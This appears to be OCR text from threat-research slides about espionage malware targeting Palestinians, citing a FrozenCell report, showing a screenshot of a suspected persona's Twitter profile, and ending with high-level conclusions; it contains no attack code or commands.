
```
-------#1 Cyber-attacks against Palestinian government and civilians-------


------Reference-----


[1] https://blog.lookout.com/frozencell-mobile-threat


----- Introduction -----
Over the last few months, there have been many publications concerning cyber-attacks against our Palestinian brothers. I have investigated
these attacks since they were first reported [1]. As part of my research, I tracked the attack servers and retrieved a lot of information
stolen from the victims.
```




Screenshots



Screenshots



Stalking Intensifies



Noora Sham

Noora Sham



Tweets 6
Following 123
Followers 7
Likes 9
Follow
Noora.Sham
@NmsyNoora
Joined August 2017
Tweet to Noora.Sham
Who to follow · Refresh · View all
Follow
Hybrid Analysis
@HybridAnalysis
Automated Malware Analysis
open wonder
android 8.0 oreo
Follow
Mobile Security
@mobilesecurity_
Mobile Security #MobileSecurity
Following
MalwareHunterTeam
@malwrhunterteam
Official MHT Twitter account. CyberTracker

Noora Sham


Noora.Sham @NmsyNoora · 30 Aug 2017
مرحبا بالجميع انا نورا ارحب بكم جميعا !!!!!!!!
Translate Tweet
Noora.Sham @NmsyNoora · 27 Aug 2017
^_^
1
Noora.Sham @NmsyNoora · 27 Aug 2017
مرحبا بالجميع انا نورا ارحب بكم جميعا !!!!!!!!
Translate Tweet
Noora.Sham @NmsyNoora · 27 Aug 2017
Hello World!

Conclusion

- **Ongoing attack**
- **Same characteristics**
- **Espionage malware**
- **Palestinian threat actor**




THANK YOU